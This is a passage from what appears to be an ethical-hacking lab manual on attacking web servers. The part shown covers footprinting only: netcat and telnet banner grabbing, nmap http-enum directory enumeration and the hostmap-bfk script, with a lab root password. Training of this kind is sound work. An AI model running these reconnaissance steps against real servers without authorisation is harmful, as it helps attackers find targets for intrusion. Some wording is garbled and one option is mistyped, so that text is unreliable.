Module 13: Hacking Web Servers

Scenario

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Objective

The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:

- **Footprint a web server using various information-gathering tools and inbuilt commands**
- **Enumerate web server information**
- **Crack remote passwords**

Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack a target web server. Recommended labs that will assist you in learning various web server hacking techniques include:

1. **Footprint the web server**
    - **Footprint a web server using Netcat and Telnet**
    - **Enumerate web server information using Nmap Scripting Engine (NSE)**
2. **Perform a web server attack**
    - **Crack FTP credentials using a Dictionary Attack**
    - **Gain Access to Target Web Server by Exploiting Log4j Vulnerability**

Lab 1: Footprint the Web Server

Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

Lab Objectives

- **Footprint a web server using Netcat and Telnet**
- **Enumerate web server information using Nmap Scripting Engine (NSE)**

Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

Task 1: Footprint a Web Server using Netcat and Telnet

Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.


Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:


- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.


1. Click Parrot Security to switch to the Parrot Security machine.
2. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
3. In the terminal window, run nc -vv www.moviescope.com 80.




4. Once you hit Enter, the netcat will display the hosting information of the provided domain.
5. Now, type GET / HTTP/1.0 and press Enter twice.
6. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.



7. In the terminal windows, run clear to clear the netcat result in the terminal window.




8. Now, perform banner grabbing using telnet. In the terminal window, run telnet www.moviescope.com 80.



9. Telnet will connect to the domain.

10. Type GET / HTTP/1.0 and press Enter twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.



11. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.

12. Close the terminal window on the Parrot Security machine.

Task 2: Enumerate Web Server Information using Nmap Scripting Engine (NSE)


The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE)provides scripts that reveal various useful information about the target web server to an attacker.


1. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

2. Enumerate the directories used by web servers and web applications, in the terminal window. Run nmap -sV --script=http-enum [target website].

3. In this scan, we are enumerating the www.goodshopping.com website.




4. This script enumerates and provides you with the output details, as shown in the screenshot.




5. The next step is to discover the hostnames that resolve the targeted domain.


6. In the terminal window, run nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com**.**

